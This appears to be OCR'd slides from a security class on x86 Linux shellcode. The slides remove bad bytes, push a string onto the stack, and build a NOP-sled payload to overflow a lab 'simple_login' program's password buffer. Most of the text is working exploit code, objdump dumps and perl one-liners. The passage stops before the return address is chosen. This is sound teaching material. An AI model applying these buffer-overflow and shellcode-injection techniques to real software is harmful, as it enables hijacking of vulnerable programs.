
```
//hello2.asm  attempts to remove the null bytes gener

section .data

msg db 'Owned!!',0xa

section .text

global _start

_start:

//write(int fd, char *msg, unsigned int len)
mov al, 4
mov bl, 1
mov ecx, msg
mov dl, 8
int 0x80

//exit(int ret)
mov al,1
mov bl,0
int 0x80
```




```
root@slack12:~/class/hello_shellcode# objdump -d hello

hello:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:       b0 04                   mov    $0x4,%al
 8048082:       b3 01                   mov    $0x1,%bl
 8048084:       b9 94 90 04 08          mov    $0x8049094,%ecx
 8048089:       b2 06                   mov    $0x6,%dl
 804808b:       cd 80                   int    $0x80
 804808d:       b0 01                   mov    $0x1,%al
 804808f:       b3 00                   mov    $0x0,%bl
 8048091:       cd 80                   int    $0x80
root@slack12:~/class/hello_shellcode# _
```

We still have 1 null byte left. What if we actually need to use a null byte in our code Somewhere like when we are trying to exit with a status code of 0? What about that pesky string address we are still referencing? Suggestions?

Attempting to achieve position independence and our reliance on that fixed string address.



```
;hello3.asm  attempts to make the code position independent

section .text

global _start

_start:
;clear out the registers we are going to need
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx

;write(int fd, char *msg, unsigned int len)
mov al, 4
mov bl, 1
;Owned!! =  4f,77,6e,65,64,21,21,0xa
;push \n,!,!,d
push 0x0a212164
;push e,n,w,O
push 0x656e774f
mov ecx, esp
mov dl, 8
int 0x80

;exit(int ret)
mov al,1
xor ebx, ebx
int 0x80
```




```
hello3:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       31 c9                   xor    %ecx,%ecx
 8048066:       31 d2                   xor    %edx,%edx
 8048068:       b0 04                   mov    $0x4,%al
 804806a:       b3 01                   mov    $0x1,%bl
 804806c:       68 64 21 21 0a          push   $0xa212164
 8048071:       68 4f 77 6e 65          push   $0x656e774f
 8048076:       89 e1                   mov    %esp,%ecx
 8048078:       b2 08                   mov    $0x8,%dl
 804807a:       cd 80                   int    $0x80
 804807c:       b0 01                   mov    $0x1,%al
 804807e:       31 db                   xor    %ebx,%ebx
 8048080:       cd 80                   int    $0x80
root@slack12:~/class/hello_shellcode# _
```

-We can create a null byte to use by performing xor ebx, ebx
- Store the string we want to print/reference on the stack, and then just pass esp to the system call!


But wait, the code still won't work as shellcode.

Challenge: What did Corey do wrong??

Corey burned a good hour trying to figure this mystery out…




```
hello3:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       31 c9                   xor    %ecx,%ecx
 8048066:       31 d2                   xor    %edx,%edx
 8048068:       b0 04                   mov    $0x4,%al
 804806a:       b3 01                   mov    $0x1,%bl
 804806c:       68 64 21 21 0a          push   $0xa212164
 8048071:       68 4f 77 6e 65          push   $0x656e774f
 8048076:       89 e1                   mov    %esp,%ecx
 8048078:       b2 08                   mov    $0x8,%dl
 804807a:       cd 80                   int    $0x80
 804807c:       b0 01                   mov    $0x1,%al
 804807e:       31 db                   xor    %ebx,%ebx
 8048080:       cd 80                   int    $0x80
root@slack12:~/class/hello_shellcode#
```




Standard library functions also truncate on the new line byte (0x0a)! Hence 0x0a Is bad like null bytes!

The easy way out….



```
section .text

global _start

_start:
;clear out the registers we are going to need
xor eax, eax
xor ebx, ebx
xor ecx, ecx
xor edx, edx

;write(int fd, char *msg, unsigned int len)
mov al, 4
mov bl, 1
;Owned!!! =  4f,77,6e,65,64,21,21,21
;push !,!,!,d
push 0x21212164
;push e,n,w,O
push 0x656e774f
mov ecx, esp
mov dl, 8
int 0x80

;exit(int ret)
mov al,1
xor ebx, ebx
int 0x80
```



```
root@slack12:~/class/hello_shellcode# objdump -d hello4.o

hello4.o:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:   31 c0                   xor    %eax,%eax
   2:   31 db                   xor    %ebx,%ebx
   4:   31 c9                   xor    %ecx,%ecx
   6:   31 d2                   xor    %edx,%edx
   8:   b0 04                   mov    $0x4,%al
   a:   b3 01                   mov    $0x1,%bl
   c:   68 64 21 21 21          push   $0x21212164
  11:   68 4f 77 6e 65          push   $0x656e774f
  16:   89 e1                   mov    %esp,%ecx
  18:   b2 08                   mov    $0x8,%dl
  1a:   cd 80                   int    $0x80
  1c:   b0 01                   mov    $0x1,%al
  1e:   31 db                   xor    %ebx,%ebx
  20:   cd 80                   int    $0x80
root@slack12:~/class/hello_shellcode# ld -o hello hello4.o
root@slack12:~/class/hello_shellcode# ./hello
Owned!!!root@slack12:~/class/hello_shellcode# _
```

Basically I just changed the newline character to another exclamation point to get rid of The libc copy problem, and to put emphasis on how hard we are owning these programs. If you are jaded you might just think I'm cheating here…


New goal!

- Previously we forced the simple login program to execute go_shell(). By overwriting the saved return address and thereby setting the eip to go_shell()'s start.
- But we want to use our new toy, our snazzy shellcode.
- How do we get our shellcode into the program so we can overflow the return address again and set eip to execute our shellcode?

Game Plan


- Instead of spraying a bunch of junk into the password buffer to get to the saved return address, we will first input our shellcode's opcodes. (This is perfectly acceptable program input).
- Then, we will change the eip of the program to point to the password buffer, where are shellcode's opcode is stored!

For ease I created a hello_shell.pl script which just prints out our shellcode's opcodes, making it easier to inject into the password[64] buffer in the simple login program.



```
root@slack12:~/class/hello_shellcode# cat hello_shell.pl
#!/usr/bin/perl
print "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04";
print "\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77";
print "\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01";
print "\x31\xdb\xcd\x80";



root@slack12:~/class/hello_shellcode# ./hello_shell.pl > hello.shellcode
root@slack12:~/class/hello_shellcode# xxd -g hello.shellcode

root@slack12:~/class/hello_shellcode# xxd -g 1 hello.shellcode
0000000: 31 c0 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21  1.1.1.1.....hd!!
0000010: 21 68 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db  !hOwne........1.
0000020: cd 80                                            ..
root@slack12:~/class/hello_shellcode#
```

Remember, when overflowing the password[64] buffer of the simple_login program
To overwrite the eip, we first filled password with 64 bytes of junk (0x41), 4 additional
Bytes of junk to overwrite the saved frame pointer, and then 4 bytes representing the
Address with which we were going to overwrite the saved return address with.



```
corey@slack12:/tmp$ !objdump
objdump -t simple_login | grep go_shell
BFD: simple_login: no group info for section .text.__i686.get_pc_thunk.bx
080482aa g     F .text  00000055 go_shell
corey@slack12:/tmp$ ls
payload  simple_login*  simple_login.c*
corey@slack12:/tmp$ objdump -t simple_login | grep go_shell
BFD: simple_login: no group info for section .text.__i686.get_pc_thunk.bx
080482aa g     F .text  00000055 go_shell
corey@slack12:/tmp$ perl -e 'printf "A"x68;print "\xaa\x82\x04\x08"' > payload
corey@slack12:/tmp$ xxd -g 1 payload
0000000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000040: 41 41 41 41 aa 82 04 08                          AAAA....
corey@slack12:/tmp$
```

Old payload…

<AAAAAA…. 64 times><AAAA><0x080482aa>


New Payload

Heres what we are going for…

<NOP.NOP.NOP><SHELLCODE OPS><AAAA><Address of password buffer>

- <NOP.NOP.NOP><SHELLCODE OPS> still needs to be a total of 64 bytes combined.
- Recall, NOPS are just do nothing instructions, so when eip points to the password buffer, it will just ‘do nothing’ until it starts hitting the shellcode op codes.
- sizeof<NOPS> = 64 – sizeof<SHELLCODE OPS>


- First we build the <NOPS><SHELLCODE> portion of the shellcode



```
root@slack12:~/class# xxd -g 1 hello.shellcode
0000000: 31 c0 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21  1.1.1.1.....hd!!
0000010: 21 68 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db  !hOwne........1.
0000020: cd 80                                            ..
root@slack12:~/class# wc hello.shellcode
 0  1 34 hello.shellcode
root@slack12:~/class# (perl -e 'print "\x90" x (64-34)';cat hello.shellcode) | cat > payload
root@slack12:~/class# xxd -g 1 payload
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  ..............1.
0000020: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1.....hd!!!h
0000030: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne........1...
root@slack12:~/class# wc payload
 0  1 64 payload
root@slack12:~/class#
```

- Still need the <AAAA><Address of Password Buffer> part of the payload
- We need to determine the address of the password buffer

